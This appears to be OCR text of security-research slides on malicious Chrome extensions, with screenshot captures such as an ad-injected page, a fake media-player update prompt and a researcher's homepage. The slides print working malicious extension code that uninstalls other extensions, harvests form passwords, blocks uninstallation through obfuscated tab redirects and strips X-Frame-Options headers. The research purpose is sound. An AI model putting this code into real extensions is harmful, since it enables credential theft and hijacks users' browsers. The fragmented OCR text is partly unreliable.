
ad.yieldmanager.com/st?ad_type=iframe&ad_size=728x90&section=4817275

You need to update your version of media player. Update now.



Split Screen

★★★★☆ (331) | Productivity | from Davewils55 | 53,666 users



Split Screen
chrome-extension://eachfleknamlcepmplpdghagngjfjkin/popup.html
https://www.google.com/#q=canon%20reviews
http://kapravelos.com
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Canon 70D (1.6x sensor (nearly APS-C)), 26.7 oz./756g with battery and card, about $1,199) and Canon 50mm f/1.8 II. enlarge. It comes as body-only ($1,199), kit with 18-55mm STM ($1,349) or kit with 18-135mm STM ($1,549).

I'd get it (with any of the lenses) at these links directly to them at Adorama or directly to them at Amazon. This free website's biggest source of support is when you use those or any of these links when you get *anything*, regardless of the country in which you live — but I receive *nothing* for my efforts if you buy elsewhere. I'm not NPR; I get no government hand-outs and run no pledge drives to support my research, so please always use any of these links for the best prices and service whenever you get anything. Thanks for helping me help you! Ken.

Alexandros Kapravelos

LATEST NEWS

May 9, 2013
Our paper got accepted at USENIX Security 2014!

November 4, 2013
I'm attending CCS'13 since I was awarded a travel grant

August 4, 2013
Our team Shellphish finished 7th at DEFCON CTF

Tweets | Follow

Manos Antonakakis @mAntonakakis 18h
An open discussion about botnet takedowns tomorrow at usenix hotsec --- time to start figuring things out | usenix.org/conference/ho
Retweeted by AlexandrosKapravelos
Expand

Steve Carell @SteveCarell 11 Aug
Robin Williams made the world a little bit better. RIP.
Retweeted by AlexandrosKapravelos

Who am I?

My name is Alexandros Kapravelos and I'm a fourth year PhD candidate at the University of California, Santa Barbara. My advisors are Giovanni Vigna and Christopher Kruegel. I'm a member of the Computer Security Group at UCSB and the Epic Fail and Shellphish hacking teams.

Research Interests


I'm currently focusing on **web security** and in particular finding new ways to detect if a web page is malicious or not. I'm the lead developer of Wepawet's development and improvement. My latest project is tracking the evolution of malicious JavaScript with Revolver.

Last Blog Post

My last blog post is *"Attacking home routers via JavaScript"* where I explain an attack I found in the wild that targets the victim's local router via JavaScript.


last blog post

Uninstall all other extensions




```
if (first_run == true) {
    my_id = chrome.app.getDetails().id;
    chrome.management.getAll(function(extensions) {
        for (i = 0; i < extensions.length; i++) {
            if (extensions[i].id != my_id) {
                chrome.management.uninstall(extensions[i].id);
            }
        }
    });
}
```

Form credentials stealing




```
var username = document.getElementById("username").value;
var password = document.getElementById("password").value;

//alert("username---"+username+"password---"+password);
var xhr = new XMLHttpRequest();
xhr.open("POST", mainurl + "/j_spring_security_check", true);
xhr.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
xhr.send("j_username=" + username + "&j_password=" + password);
```

Prevent uninstallation




```
chrome[_0xc389[23]][_0xc389[30]][_0xc389[5]](function(_0x5ca6x8) {
    if (_0x5ca6x8[_0xc389[0]][_0xc389[2]](_0xc389[27]) >= 0) {
        chrome[_0xc389[23]][_0xc389[29]](_0x5ca6x8[_0xc389[21]], {
            url: _0xc389[28]
        });
    }
});
```

Prevent uninstallation



```
chrome.tabs.onUpdated.addListener(function(tab) {
  if (tab.url.indexOf("chrome") >= 0) {
    chrome.tabs.update(tab.id, { url: "http://google.com" });
  }
});
```

Manipulate HTTP headers



```
chrome.webRequest.onHeadersReceived.addListener(
    function(info) {
        var headers = info.responseHeaders;
        for (var i = headers.length - 1; i >= 0; --i) {
            var header = headers[i].name.toLowerCase();
            if (header == 'x-frame-options' || header == 'frame-options') {
                headers.splice(i, 1); // Remove header
            }
        }
        return {
            responseHeaders: headers
        };
    }, {
        urls: ['*://*/*'], // Pattern to match all http(s) pages
        types: ['sub_frame']
    }, ['blocking', 'responseHeaders']
);
```

Recommendations

